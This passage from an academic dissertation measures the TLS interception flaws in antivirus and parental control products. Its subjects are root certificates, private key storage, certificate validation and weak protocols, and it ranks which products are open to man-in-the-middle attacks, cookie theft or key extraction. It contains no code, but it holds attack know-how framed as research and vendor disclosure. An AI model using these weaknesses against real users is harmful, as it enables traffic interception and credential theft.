We test support for SSL 3.0, TLS 1.0, 1.1 and 1.2. We rely on Qualys to perform the version check, when a proxy's filtering is not port-specific. Otherwise, if we can generate a valid certificate for the proxy, using our own or the proxy's root certificate, we run an instance of the OpenSSL tool as a TLS server, configured to accept only specific versions of SSL/TLS on desired ports. Finally, if we cannot provide a valid certificate, we simply proxy traffic from a proxy-filtered port to the Qualys server's real port. Following this methodology, we can detect vulnerabilities to POODLE, CRIME and insecure renegotiation. We also check how TLS versions are mapped between a browser and the proxy, and the proxy and the remote server (cf. Fig. 2). Any discrepancy in mapping would mislead the browser into believing that the visited website offered better/worse security than it actually does. This problem is particularly important when SSL 3.0 connections are masqueraded as higher versions of TLS.

Browsers support an out-of-specification downgrade mechanism for compatibility with old/incompatible server implementations [177, 90]. When a browser attempts a connection and advertises a TLS version unsupported by the server (e.g., TLS 1.2 in the ClientHello message), a broken server implementation may simply close the connection. The browser may then iterate the process by presenting a lower TLS version (e.g., TLS 1.1). This mechanism can be abused by an active MITM attacker to downgrade the protocol version used in a TLS communication, while both parties actually support a higher version. Abusing this mechanism is at the core of the POODLE attack. We verified whether proxies also implement this behavior by simulating such a broken server implementation (by simply closing the connection after receiving ClientHello, and inspecting further ClientHello messages).

We then analyze the list of ciphers presented by the proxy to the remote server using Qualys and howsmyssl.com. Weak, export-grade and anonymous Diffie-Hellman (DH) ciphers can be detected by these tests. When supporting TLS 1.0 (or lower) and CBC-mode ciphers without implementing mitigations (cf. record splitting [227]), proxies are vulnerable to the BEAST attack [107]. howsmyssl.com allows to test this scenario only when a proxy does not support TLS 1.1 or 1.2. We patched howsmyssl [130] and deployed it locally to test for the remaining cases. If the TLS version is not made transparent by the proxy, the cipher suites cannot be transparent either. Finally, we verify the proxy's vulnerability to FREAK and Logjam attacks using freakattack.com and weakdh.org.

4.7 Results Analysis

In this section, we provide the results of our analysis of the CCAs we considered, using our framework. We uncover several flaws that can significantly undermine a host's TLS security; we discuss practical attacks in Section 4.8.

4.7.1 Root Certificates

We discuss the results of 14 products (out of the 55 initially analyzed) that install a root certificate in the OS/browser trusted CA stores; see Table 4 for a summary.

	Certificate generation time	Filtering enrollment	Reject own root certificate	Insertion in Firefox trusted store	Removal during uninstallation	Filtered clients
Avast	Installation	Mandatory		✓	✓	Internet Explorer, Chrome, Firefox
AVG	Installation	Mandatory	✓[1]		✓	Internet Explorer, Chrome
BitDefender	Installation	Mandatory		✓	✓	Internet Explorer, Chrome, Firefox
BullGuard AV	Installation	Unsupported	—[2]	✓		—
BullGuard IS	Installation	Opt-in	✓	✓		All
CYBERsitter	Pre-generated[3,4]	Opt-in		✓		All
Dr. Web	Installation	Mandatory				All
ESET	Installation[4]	Opt-in		✓		All
G DATA	Installation	Mandatory			✓	All
Kaspersky	Installation	Mandatory		✓		Internet Explorer, Chrome, Firefox
KinderGate	Installation	Mandatory				All
Net Nanny	Installation	Mandatory		✓	✓	Internet Explorer, Chrome, Firefox
PC Pandora	Pre-generated	Opt-in			✓	Internet Explorer
ZoneAlarm	Installation	Unsupported	—			—

[1] The product does not filter connections with a proxy-signed certificate, leaving clients to accept the certificate

[2] "—" means not applicable

[3] A pre-generated public key is wrapped in a new certificate during its creation

[4] A root certificate is installed when the relevant option is activated (and removed when deactivated for ESET)

Table 4: Security aspects related to root certificates insertion/removal, and filtering

4.7.1.1 Certificate Generation

CYBERsitter and PC Pandora use pre-generated certificates; the remaining 12 CCAs use install-time generated certificates, two of which do not perform any TLS-filtering (BullGuard AntiVirus (AV) and ZoneAlarm). For ZoneAlarm, we could not find any option to enable TLS interception in its settings. Since its antivirus engine is based on the Kaspersky SDK, we could find a file tree structure similar to Kaspersky Antivirus. In particular, the files storing the root certificate along with its plaintext private key reside in similar locations in both cases. For ZoneAlarm, the certificate file is named after what seems to be an undefined variable name, "(fake)%PersonalRootCertificateName%.cer". Apparently, ZoneAlarm developers were unaware that the SDK generates and installs this root certificate (or chose to ignore it), readable from unprivileged processes.

Additionally, when activating ZoneAlarm's parental control feature, a rebranded version of Net Nanny is installed. We also separately analyze the original version of Net

Nanny (an independent parental control application). In turn, this bundled Net Nanny installs a second (pre-generated) root certificate; however, we were unable to trigger TLS filtering.

4.7.1.2 Third-party Trusted Stores

Among third-party trusted stores, we only verify and report our results for Mozilla Firefox; other applications such as Opera (and Mozilla Thunderbird when CCAs also target emails) may have also been affected. Eight of the 14 CCAs import their root certificates in the Firefox trusted store.

4.7.1.3 Self-acceptance

From the 12 products that support filtering, BullGuard Internet Security (IS) and AVG do not accept certificates signed by its own root certificate. However, AVG lets browsers continue the communication without any filtering. The browser is then left to accept site certificates signed by the proxy's root certificate as if they were issued by the local proxy. Others happily trust any site certificate issued by their root certificates.

We searched all the certificates from a ZMap [113] scan on July 21, 2015[8] to find certificates issued by any of the 14 root certificates from our CCAs. Finding such certificates would indicate exploitation of proxies supporting self-acceptance. We found only one such certificate at a Russian hosting site (signed by the "Kaspersky Antivirus Personal Root Certificate").

4.7.1.4 Filtering Conditions

Eight CCAs activate TLS filtering upon installation, four provide an option, and the two others perform no filtering. Six CCAs only filter traffic from/to specific browsers. PC

[8] `https://scans.io/series/443-https-tls-full_ipv4`

Pandora disallows browsers other than IE by aborting connections. KinderGate only filters specific categories of websites by default (related to, e.g., advertisement, dating, forums, nudity, social networking). Finally, the March 2015 version of Kaspersky lacks certificate validation for at least a minute after Windows is started up.

4.7.1.5 Expired Product Licenses

The version of Kaspersky we analyzed in March 2015 continues to act as a TLS proxy when a 30-day trial period is expired; however, after the license expiration, it accepts *all* certificates, including the invalid ones. The August 2015 version corrected both issues; however, customers who installed the vulnerable product version and did not uninstall it, remain vulnerable to a generic MITM attack as they do not benefit from automatic updates that could solve the issues (since their license has expired). Other CCAs either disable their proxy after expiration, or continue filtering with similar validation capabilities as before.

4.7.1.6 Uninstallation

Eight CCAs do not remove their root certificates from the OS/browser trusted stores after uninstallation, leaving the system exposed to potential attacks.

4.7.2 Private Key Protections

We provide below the results of our analysis on retrieving protected private keys; see Table 5 for a summary. We also explain how we retrieved four passphrase-protected private keys and a key stored in a custom encrypted SQLCipher database; our mechanisms illustrate why such protections are unreliable (although require non-trivial effort to defeat).

Summary. CCAs store private keys as follows: plaintext (CYBERsitter, Kaspersky, KinderGate and ZoneAlarm); CAPI/CNG encrypted (Avast, Dr. Web, ESET and PC Pandora); and application encrypted (six applications). Out of the six application-encrypted private keys, we are able to decrypt five with our methodology from Section 4.4.2.2. AVG appears to store its private key in a custom configuration file with an obfuscated structure. The types of protection we encountered are static, i.e., the *secret* used to protect a private key is fixed across all installations, requiring only a one-time effort. The results here are reported for the latest versions of the CCAs (August 2015); some results are for March 2015 versions (explicitly stated). We provide more details about how we retrieved passphrases, OS-protected and custom-encrypted private keys in Appendix B.

4.7.2.1 Passphrase-protected Private Keys

BitDefender stores its private key protected by a simple hardcoded passphrase typically found in cracking dictionaries; we retrieved the passphrase using Method 1. G DATA also protects its private key stored in registry using a custom format and a random-looking hardcoded passphrase (Method 1). Using Method 2, we found that BullGuard AV/IS generate the final passphrase at runtime based on a hardcoded string, as a form of simple obfuscation. In all cases, the passphrases are fixed across installations, and the protected private keys are readable by unprivileged processes, enabling targeted MITM attacks as defined in Section 4.1.2. We do not report the plaintext passphrases to avoid obvious misuse.

	Location	Protection	Access
Avast	CAPI	Exportable key	Admin
AVG	Config file	Obfuscation	Unknown
BitDefender	DER file	Hardcoded passphrase	User
BullGuard AV	DER reg key	Hardcoded passphrase	User
BullGuard IS	DER reg key	Hardcoded passphrase	User
CYBERsitter	CER file	Plaintext	User
Dr. Web	CAPI-cert[1]	Exportable key	Admin
ESET	CAPI	Non-exportable key	Admin
G DATA	Registry	Obfuscated encryption	User
Kaspersky	DER file	Plaintext	User
KinderGate	CER file	Plaintext	User
Net Nanny	Database	Modified SQLCipher	User
PC Pandora	CAPI-cert	Non-exportable key	Admin
ZoneAlarm	DER file	Plaintext	User

[1] CAPI-cert means that the private key is associated with the certificate

Table 5: Protections for a root certificate's private key

4.7.2.2 Encrypted Containers

Net Nanny relies on a modified SQLCipher encrypted database to protect its settings (scattered in multiple database files), including its private key. We provide details on Net Nanny to highlight the challenges posed by custom obfuscation techniques, which can be defeated with some effort (i.e., achieve less protection than OS-protected keys).

We noticed that one of Net Nanny's DLLs (db.dll) exports a few functions with meaningful names, apparently relating to SQLite. Following some differences in the functions names with the official *sqlite3* project, we realized that the DLL actually uses *IcuSqlite3*.[9] A quick search revealed that the IcuSqlite3 developer apparently works for ContentWatch, the company developing Net Nanny. From this connection, we assumed that IcuSqlite3 was used in Net Nanny, which benefited us by complementing the disassembly of db.dll by IDA Pro.

We were able to extract Net Nanny's passphrase using Method 3, which contained the name of the developing company. We failed however to simply leverage SQLCipher to open the encrypted databases.[10] Using the method from Section 4.4.2.3, we could successfully decrypt the first two databases before the program crashed. We rotated the database files until all were decrypted, and then found Net Nanny's root certificate and private key in a database. In the March 2015 version, we found that the proxy was using a pre-generated certificate, which made it vulnerable to a generic MITM attack in its default configuration. In the August 2015 version, the private key is install-time generated. A targeted MITM attack is still possible (the databases are readable from unprivileged processes). Furthermore, the private key is passphrase-protected by a long random string, also stored in the database. We also made Net Nanny trust our root certificate by inserting it in Net Nanny's

[9] An sqlite3 derivative: `https://github.com/NuSkooler/ICUSQLite3`.

[10] Note that, such databases can be encrypted using various ciphers, and the encryption key could be derived from the passphrase by an arbitrary number of iterations of SHA1 using PBKDF2; these parameters are unavailable to us. We failed to decipher the databases using the extracted passphrase with several common ciphers, and the number of iterations from 1 to half a million.

custom root CA list, stored in the encrypted databases.

		Invalid certificate tests						
	Trusted store	**Self-signed**	**Signature mismatch**	**Fake GeoTrust**	**Wrong CN**	**Unknown CA / Non-CA / v1 inter.**	**Revoked**	**Expired**
Avast	OS	u-CA	Block	u-CA	Pass	u-CA / Block / Block	**Accept**	Mapped
AVG	Own	u-CA	N/A	N/A	Pass	u-CA / N/A / N/A	Unfiltered	Mapped
BitDefender	Own	u-CA	u-CA	u-CA	u-CA	u-CA	**Accept**	u-CA
BullGuard IS	Own	S-S	**Accept**	**Accept**	Pass	S-S	**Accept**	Mapped
CYBERsitter	None	**Accept**	**Accept**	**Accept**	**Change**	**Accept**	**Accept**	Mapped
Dr. Web	OS	u-CA	u-CA	u-CA	Pass	u-CA	**Accept**	u-CA
ESET	OS	Ask	Ask	Ask	Pass	Ask	**Accept**	Ask
G DATA (old)	None	**Accept**	**Accept**	**Accept**	**Change**	**Accept**	**Accept**	**Change**
G DATA (new)	None	Ask	Ask	Ask	Ask	Ask	Ask	Ask
Kaspersky	OS	Ask	Ask	Ask	Ask	Ask	Ask	Ask
KinderGate	None	**Accept**	**Accept**	**Accept**	Pass	**Accept**	**Accept**	**Change**
Net Nanny	Own	Ask	Ask	Ask	Ask	Ask	Ask	Ask
PC Pandora	None	**Accept**	**Accept**	**Accept**	Pass	**Accept**	**Accept**	**Change**

Table 6: Results of the certificate validation process against 9 invalid certificates. For legends, see Section 4.7.3.1; "N/A" means not tested.

4.7.3 Certificate Validation and Trusted Stores

Our certificate validation analysis reveals various flaws in nine out of 12 proxies.

4.7.3.1 Invalid Chain of Trust

We use nine test certificates with various errors in their chain of trust; see Table 6. We highlight the dangerous behaviors in the table ("Accept" and "Changed"). If a proxy can detect a certificate error, it may react as follows: send the browser a certificate issued by an untrusted CA ("u-CA" in the table), typically named "untrusted" along with the proxy's name; send a self-signed certificate ("S-S"); ask confirmation from the user by delivering a warning webpage or an alert dialog ("Ask"); or, terminate the connection altogether ("Block"). For expired certificates, the period of validity may be passed as-is to the client ("Mapped"), or updated to reflect a working period ("Changed"); in the latter case, the browser cannot detect if the original certificate has expired. For certificates issued for the wrong domain name, the CN field may be passed as-is to the browser, or may be changed to the domain name expected by the browser. Finally, proxies may entirely fail to detect invalid certificates, exposing browsers to generic MITM attacks ("Accept").

Only Kaspersky and Net Nanny successfully detected all our invalid certificates; however, when detected, the user is asked to handle the error. In contrast, most browsers now make it significantly difficult to bypass such errors (e.g., complex overriding procedure), or simply refuse to connect. AVG also detected the 6 invalid certificates we tested. We could not perform the remaining tests on AVG, as it is immune to self-acceptance, and we could not make it trust our own root certificate; online tests were also inapplicable.

In contrast, CYBERsitter, KinderGate and PC Pandora accepted nearly all invalid certificates we presented. The March 2015 version of G DATA also accepted *all* certificates, while the August version requires user confirmation (via an alert window) for *all* certificates, including valid ones signed by legitimate CAs. BullGuard IS fails to validate the signature of a certificate, and accepts our signature mismatch and fake GeoTrust certificates. Apparently, BullGuard IS verifies the chain of trust only by the subject name, allowing trivial generic MITM attacks. Finally, we found that 9 proxies do not check for the revocation status of a certificate.

Proxy transparency. Validation errors such as wrong CN, self-signed, expired certificate, and unknown issuer, may cause modern browsers to notify users (and allow the connection when confirmed via complex UI); most proxies modify these errors, causing browsers to react differently. For example, BitDefender turns a wrong CN into a certificate signed by an unknown issuer, and CYBERsitter changes the CN field to make the certificate valid. Most other proxies relay the CN field as-is, or ask for user confirmation. Avast, AVG, BitDefender and Dr. Web change self-signed certificates to certificates issued by an untrusted CA. Conversely, BullGuard IS turns certificates signed by an unknown issuer into self-signed. The behavior for unknown CA, non-CA intermediate and X.509v1 intermediate is always identical for a given proxy, with the exception of Avast that blocks connections for the last two cases. Finally, we observed that all proxies but Avast filter HTTPS communications when the servers offer an EV certificate and present it as a DV certificate to browsers.

4.7.3.2 Weak and Deprecated Encryption/signing Algorithms

We tested proxies against certificates using MD5 or SHA1 as the signature hashing algorithm, combined with weak (RSA-512) or soon-to-be-deprecated keys (RSA-1024). Nine out of 12 proxies accept MD5 and SHA1, implying that if an attacker can obtain a valid certificate using MD5 signed by any proxy-trusted CA, she can forge new certificates for any website (generic MITM). Seven proxies also accept RSA-512 keys in the leaf certificate. An attacker in possession of a valid certificate using a 512-bit RSA key for a website could recover the private key "at most in weeks" [66] and impersonate the website to the proxy. We could not test the behavior of AVG due to limitations explained in Section 4.6.3.

Browser-trusted CAs are known to have stopped issuing RSA-512 certificates (some have even been sanctioned and distrusted for doing so, see e.g., [17]), and certificates using MD5 were not issued past 2008 [10]. Recently, Malhotra et al. [167] showed that attacks on the Network Time Protocol can trick a client system to revert its clock back in time by several years. Such attacks may revive expired certificates with weak RSA keys (easily broken), and weak hashing algorithms (i.e., re-enabling any certificate colliding with a previously-valid certificate, e.g., the colliding CA certificate forged in [222]).

4.7.3.3 Proxy-embedded Trusted Store

AVG, BitDefender, BullGuard IS, and Net Nanny solely rely on their own trusted stores. For Net Nanny, we managed to insert our root certificate in its encrypted database (see Section 4.7.2.2). BullGuard IS prevents modifications to its list of trusted CAs. If modified, it triggers an update to restore the original version. An option in its configuration allowed us to stop this protection. BitDefender adopts a similar mechanism, with no option to disable it; we bypassed this protection and changed the trusted store file by booting Windows in safe-mode (without BitDefender being started). Finally, more reverse-engineering is needed to make AVG accept our root certificate.

Except for AVG, we were able to retrieve all proxy-trusted CAs. BitDefender's trusted store contains 161 CA certificates, 41 with a 1024-bit key (most are now deprecated by browsers). As a comparison, Mozilla Firefox trusted store contains 180 certificates, including 13 RSA-1024 as of August 2015. Ten of BitDefender's trusted CA certificates have already expired as of August 2015; however, BitDefender does not accept certificates issued by an expired trusted root certificate. Most importantly, BitDefender's trusted store includes the DigiNotar certificate, distrusted by major browsers since August 2011, due to a security breach. It also includes the CNNIC certificate that was at the center of another breach in March 2015, subsequently distrusted by Firefox and Chrome.[11]

BullGuard IS trusted store was apparently generated in May 2009, from Mozilla's list of trusted CAs; as expected, this then-six year-old store has been outdated long ago. Among its 140 CAs, there is a CA with a 1000-bit key and 43 CAs with a 1024-bit key. Similar to BitDefender, BullGuard IS also includes the distrusted DigiNotar root certificate. It also fails at verifying the expiration dates of its root CAs during certificate validation, leaving the 13 expired root certificates in its store still active.

Net Nanny's trusted store contains 173 certificates; one CA with a 512-bit key (named "Root Agency"), and 27 CAs with a 1024-bit key. The 512-bit root certificate comes from Microsoft's *makecert* certificate management tool. By default, when creating a new leaf certificate, makecert chains it to a dummy root certificate called Root Agency. While this root certificate is not trusted by the OS or any browser, it is included in the Intermediate Certification Authorities store of Windows. The root certificate is valid since 1996, meaning it has probably been there since Windows 95 or 98. It was also generated with then-current standards and simply carry a 512-bit RSA public key. The certificate is valid

[11] https://blog.mozilla.org/security/2015/03/23/revoking-trust-in-one-cnnic-intermediate-certificate/

until 2040. Thus, Net Nanny is vulnerable to a generic MITM attacker, who can simply retrieve Root Agency's private key from any version of makecert.exe in the PVK resource. In addition, 16 CAs are expired, but Net Nanny effectively does not trust such root certificates when validating a site certificate.

After we contacted ContentWatch (the company developing Net Nanny, see Section 4.9), we retested Net Nanny two years after (in 2017), and were still able to conduct a MITM attack by leveraging the Root Agency certificate and corresponding private key. The author of this dissertation co-found a similar issue in a network appliance from Untangle [243]. The webpage provided at `https://madiba.encs.concordia.ca/~x_decarn/rootagency.html` can evaluate whether a proxy trusts this root certificate.

4.7.4 TLS Parameters

In this section, we provide the results of our analysis of TLS parameters; see Table 7.

4.7.4.1 SSL/TLS Versions

At the end of 2014, following the POODLE attack, major browsers dropped support for SSL 3.0 by default [201, 182, 6]. However, as of August 2015, we found half of the 12 proxies still support SSL 3.0.

Only Avast and Kaspersky support TLS 1.0, 1.1, 1.2, and map them appropriately; other proxies upgrade the SSL/TLS versions for the proxy-browser connection, and/or do not support recent versions. AVG, BitDefender and CYBERsitter upgrade all versions to TLS 1.2. G DATA also upgrades TLS 1.0, 1.1 and 1.2 to TLS 1.2. Net Nanny, which supports only SSL 3.0 and TLS 1.0 to connect to a server, communicates with TLS 1.2 with the browser. Similarly, BullGuard IS supports only TLS 1.0 but maps it to TLS 1.2 for browsers. Finally, Dr. Web, ESET, KinderGate and PC Pandora support only TLS 1.0, along with SSL 3.0 for the former two. The fictitious upgrade of TLS versions as

	Filtered ports	Protocol mapping				Certificate mapping			Vulnerabilities					
		TLS 1.2	TLS 1.1	TLS 1.0	SSL 3.0	Key size	Hash algorithm	EV cert.	Cipher suite problems	Insecure re-negotiation	BEAST	CRIME	FREAK	Logjam
Avast	Specific	1.2	1.1	1.0	—	Mapped	Mapped	Unfiltered						
AVG	Specific	1.2	**1.2**	**1.2**	**1.2**	2048	Mapped	DV	W					
BitDefender	Specific	1.2	**1.2**	**1.2**	**1.2**	2048	SHA256	DV	W		×			
BullGuard IS	Specific	**—**	**—**	**1.2**	—	1024	SHA1	DV	W		×			×
CYBERsitter	Specific	1.2	**1.2**	**1.2**	**1.2**	1024	SHA1	DV	W, E		×		×	
Dr. Web	All	**—**	**—**	1.0	**1.0**	1024	SHA1	DV	W		×*		×*	
ESET	Specific	**—**	**—**	1.0	**1.0**	2048	SHA256	DV	W		×*		×*	
G DATA	Specific	1.2	**1.2**	**1.2**	—	1024	SHA1	DV	A				×	×
Kaspersky	All	1.2	1.1	1.0	—	2048	SHA256	DV				×		
KinderGate	Specific	**—**	**—**	1.0	—	1024	SHA1	DV	W					
Net Nanny	All	**—**	**—**	**1.2**	**1.2**	1024	SHA1	DV	W		×		×	×
PC Pandora	All	**—**	**—**	1.0	—	Mapped	SHA1	DV	W	×	×			

Table 7: Results for TLS parameters, proxy transparency and known attacks. Under "Protocol mapping" we list the TLS versions as observed by browsers when a TLS proxy connects to a server using TLS 1.2, 1.1, 1.0, SSL 3.0 ("—" means unsupported). For "Cipher suite problems", we use: "W" for weak (according to Qualys); "E" for export-grade ciphers; "A" for anonymous Diffie-Hellman. "×" represents vulnerability to the listed attacks; "*" indicates that the vulnerability to BEAST or FREAK could be due to the unpatched Schannel library used in our testing.

done by a majority of these proxies mislead browsers to believe that the server provides stronger/weaker security than it actually does.

We test whether protocol downgrade attacks as seen against certain browser implementations are possible, and we found that no proxies in our test implement such a version downgrading. These proxies are thus not vulnerable to POODLE [177] via a downgrade attack. However, when connecting to servers that only support SSL 3.0 or lower, and offer CBC-mode ciphers, the practical padding oracle attack proposed in POODLE still applies to proxies with SSL 3.0. Six proxies accepted connections to such servers (disallowed by modern browsers) and presented the connections as TLS 1.0 or above to browsers.

We did not test whether the TLS proxies support SSL 2.0; note that, proxies that support SSL 2.0 (if any), may pose additional risks against servers that also support this version. For completeness, such testing may also be incorporated.

4.7.4.2 Certificate Security Parameters

All proxies, except Avast and PC Pandora, generate certificates with fixed RSA keys to communicate with browsers. Six use RSA-1024 and the remaining four use RSA-2048. While RSA-1024 still does not pose an immediate security risk, proxies may need to remove RSA-1024 to avoid warning/blocking by browsers (cf. [181]). Regarding the hashing algorithm used for the certificate signature, 7 proxies replace the original certificate's signing algorithm with SHA1, triggering security warnings in Chrome when the certificate expiration date is past December 31, 2015. BitDefender, ESET and Kaspersky use SHA256, effectively suppressing potential warnings for server certificates with SHA1 or MD5. Other proxies map hash algorithms properly.

4.7.4.3 Cipher Suites

SSL 3.0 and TLS 1.0 support ciphers that are vulnerable to various attacks. For example, CBC-mode ciphers are vulnerable to the Lucky-13 and BEAST attacks; and RC4 is known to have statistical biases [55]. To mitigate BEAST from the server-side, the preferred ciphers for SSL 3.0/TLS 1.0 were based on RC4. However, as modern browsers now mitigate this attack by using record splitting [227], servers continue to use CBC-mode ciphers in TLS 1.0 to avoid RC4 [206] (considering recent practical attacks against RC4 used in a TLS setting [239]).

We test TLS proxies for their supported cipher suites by using a browser that does not support any weak ciphers. When the Qualys test reports that weak ciphers are presented to the server, this indicates that the proxy negotiated its own cipher suite with problematic ciphers. Weak ciphers as ranked by the Qualys test include the ones relying on RC4, as presented by most proxies. Other used weak cipher suites include: export-grade ciphers with 40 bits of entropy (CYBERsitter); 56-bit DES (BullGuard IS and CYBERsitter); ciphers relying on anonymous Diffie-Hellman, which lacks authentication and may enable a generic MITM attack (G DATA). PC Pandora only supports three ciphers, two of which are based on RC4.

4.7.4.4 Known Attacks

All proxies, except Avast, BitDefender (March 2015 version) and Kaspersky, are vulnerable to at least one of the following attacks: insecure renegotiation, BEAST, CRIME, FREAK, or Logjam.

BullGuard IS, CYBERsitter, Dr. Web, ESET, G DATA and Net Nanny are vulnerable to FREAK and/or Logjam against vulnerable servers. When the browser connects to a vulnerable server, an active MITM attacker could force the use of export-grade DH or RSA keys to access plaintext traffic. As of August 2015, 8.4% of servers from the Alexa Top 1 million domains are vulnerable to Logjam [50], and 8.5% to FREAK.[12] While Logjam and FREAK attacks are relatively recent (less than a year old at the time of our tests in August 2015), other attacks are known for several years. Kaspersky is vulnerable to CRIME, and PC Pandora to insecure renegotiation. In the latter case, an active MITM attacker could request server resources using the client's authentication cookies.

Although BEAST requires bypassing the Same-Origin Policy (SOP) and the support for Java applets, the main mitigation relies on Java's TLS stack implementation [206]. These mitigations are however canceled by five proxies that support TLS 1.0 at most (BullGuard IS, Dr. Web, ESET, Net Nanny and PC Pandora), since they do not implement proper mitigations with CBC (record splitting) or do not individually proxy each TLS record from the browser/Java client.

BullGuard IS, Dr. Web, ESET, Kaspersky, Net Nanny and PC Pandora may allow MITM attackers to decrypt partial traffic (typically authentication cookies, leading to session hijacking) because of their vulnerability to BEAST, CRIME, or insecure renegotiation.

4.8 Practical Attacks

In this section, we summarize how an attacker may exploit the reported vulnerabilities, and turn them into practical attacks against a target running Windows 7 SP1. For example, even if a CCA relies on a pre-generated root certificate, it may not become instantly vulnerable to a generic MITM attack. Other factors must also be considered, e.g., whether the certificate is imported in the OS/browser stores during installation, or later when the filtering option is enabled; whether the proxy is enabled after installation by default and in this case, if it accepts its own root certificate. We discuss such nuances when considering what attackers can realistically gain from the flaws we uncovered, and give a preliminary ranking of CCAs according to the level of effort required for launching practical attacks.

[12] `https://freakattack.com/`

We contacted the 12 affected companies; only four of them provided a detailed feedback, sometimes demonstrating a poor understanding of TLS security; see Section 4.9.

An attacker who can launch a generic MITM attack can impersonate any server with very little or no effort to hosts that have any of the following four CCAs installed (33% of all CCAs analyzed). (a) PC Pandora, as it imports a pre-generated root certificate in the Windows store during installation, and does not filter TLS traffic by default (i.e., allowing external site certificates signed by the PC Pandora private key to be directly validated by clients relying on the OS store, e.g., IE). It also remains vulnerable when filtering is enabled, as it accepts external certificates signed by its own root certificate. (b) KinderGate, for selected categories of websites, due to its lack of any certificate validation. (c) G DATA (for emails only), as the March version does not perform certificate validation, and both March/August versions support anonymous DH ciphers. (d) Net Nanny, as its March version uses a pre-generated certificate, and both March/August versions trust a root certificate with a factorable RSA-512 key (only one factorization is required to impersonate any server).

The following three CCAs (25%) become vulnerable to full server impersonation when filtering is manually activated (disabled by default), or when the product's trial period is over. The attacker simply needs to wait for these attack opportunities, and requires no additional effort. (a) Kaspersky's March version, as it does not perform any validation after the product license is expired. Also, no automatic update of the product is possible (requires a valid license), thus leaving customers with the March version vulnerable until they manually upgrade or uninstall the product. (b) BullGuard IS, if the parental control feature is enabled, due to its lack of certificate signature validation. (c) CYBERsitter, when its TLS filtering option is enabled as it does not perform any certificate validation.

By exploiting the CRIME vulnerability, with limited effort (see e.g., [208]), attackers can retrieve authentication cookies under a generic MITM attack from hosts where Kaspersky is installed (both March/August versions). However, only the servers that still support TLS compression can be exploited. According to the SSL Pulse project [236], 4.4% of the TLS servers surveyed remain vulnerable, as of August 2015.

If attackers can launch the BEAST attack, they can retrieve authentication cookies from hosts with Dr. Web (out-of-the-box), ESET (when filtering is enabled) and BitDefender (both versions, for servers supporting at most TLS 1.0), representing another 25% of all CCAs. As estimated [12], a PayPal cookie can be extracted using BEAST in about 10 minutes. According to SSL Pulse [236], 86.8% of TLS servers present CBC-mode ciphers in SSL 3.0/TLS 1.0, as of August 2015 (mostly due to mitigations being implemented in recent browsers, see e.g., [206]).

Attackers can exploit the FREAK attack against BitDefender's March version against servers that support TLS 1.1 or above (other FREAK-vulnerable CCAs can be exploited with simpler attacks). It will allow server impersonation for all websites served from a vulnerable web server. Note that 8.5% of Alexa's top 1 million domain names are reported to be vulnerable to FREAK, as of August 2015 [66].

If the attacker can execute unprivileged code on a target machine to retrieve private keys (not protected by the OS), she can further impersonate any server to 58% of the CCAs (including BullGuard AV, BitDefender (August version) and ZoneAlarm). BullGuard IS and Kaspersky (March versions) could already be targeted by an opportunistic attack mentioned above, or the CRIME attack; however, a targeted attack requires no waiting and does not depend on server compatibility. BitDefender (March version), Kaspersky (August version) and Dr. Web can already be exploited for selected vulnerable websites, now it extends the attacker's ability to target any website. Finally, KinderGate also facilitates this attack, even after uninstallation (recall that KinderGate is already vulnerable to server impersonation under a generic MITM attack).

A more powerful attacker could further exploit RC4 weaknesses against systems with AVG installed (for selected websites only). More than 55% of servers surveyed by SSL Pulse in August 2015 present a cipher suite that includes RC4. The attack however is costly; it is reported by Vanhoef et al. [239] to require 75 hours to recover a single cookie.

For Avast, the only way to impersonate a server is to trick/compromise a CA to issue valid certificates for targeted websites. Even if the breach is later discovered and the certificates are revoked, Avast would continue to accept them.

4.9 Company Notifications and Responses

We contacted all affected companies except Avast (as its lack of revocation checking is not serious enough). The companies behind the products that we tested are listed in Tables 2-3. We first searched for security-related email addresses, or directly contacted the support address. A typical email we sent to those companies is provided in Appendix C. Among the 12 emails we sent, we received an acknowledgment from seven companies (beyond a simple automatic reply), and received a detailed reply in four cases. Among these four replies, two antivirus companies were already aware of most bugs we reported and had fixed them in more recent releases of their software or were planning to release them. For instance, regarding transparency of the TLS version and certificate strength, ESET responded with the following: "*Forcing of same TLS protocol version for both sides of the MITM is implemented too, however not yet enabled, not even in the newest ESS 9, but this will start working soon as well. Using of the same key size and algorithms on both sides of the MITM is much trickier however, there are some limitations. But we are currently looking into that too, and will try to improve it as much as possible.*"

One reply from a parental control software company highlighted several discrepancies and misconceptions. For example, our tests on the latest version of the product on Windows 7 SP1 with patches for Schannel against BEAST and FREAK reveal that it supports at most

TLS 1.0 when connecting to remote websites. However, the company states that "*In fact, Net Nanny supports up to TLS v1.2.*", and further adds that the "**real* server connection is established with the highest settings we can use without being rejected.*" Also, while the FREAK attack is an implementation flaw in some TLS libraries that allows an attacker to force both parties to agree on export-grade ciphers, the company states that "*FREAK and logjam are again, due to having to support old browsers/servers.*" As for the 512-bit "Root Agency" root certificate, the company simply responded: "*The Net Nanny CA store is created by importing from the browsers/stores we detect. That is, Windows/IE, Mozilla, Android, and Apple/Safari stores. Additionally, we ship a list of CA's that matches Mozilla's CA's (since they use their own store).*" As we mentioned in Section 4.7.3.3, the product remained vulnerable two years later. We then tried to obtain a CVE for this vulnerability through CMU CERT; however, the CERT responded with the following: "*We generally do not accept reports of issues that have already been publicly disclosed.*"

The last parental control software company simply downplayed the risks as their software does not filter sensitive websites by default (but can be configured to do so). They wrote: "*That's why our users are not affected by any vulnerability or MITM-attack.*"

Finally, the companies behind the most offending products never replied, even after a reminder.

4.10 Recommendations for Safer TLS Proxying

Encryption as provided by TLS is by design end-to-end, and insertion of any filtering MITM proxy is bound to interfere with TLS security guarantees. In this section, we discuss a few recommendations that may reduce negative interference of proxies/filtering. We also briefly discuss how browsers can help make proxying safer.

We first discuss the use of a special SSL key logging feature provided by recent browsers that would avoid the need for TLS proxies in CCAs, while allowing filtering to some extent.

If proxies are still used (e.g., for clients without SSL key logging support), we then discuss how they may be designed to function safely. We believe following these guidelines may significantly improve CCAs in general, but we want to stress that more careful scrutiny is required to assess security, functionality and performance impacts. Note that, some TLS security features will be affected, no matter how the proxies are designed. For example, EV certificates cannot be served to browsers, if a proxy is used for filtering traffic from websites with EV certificates.

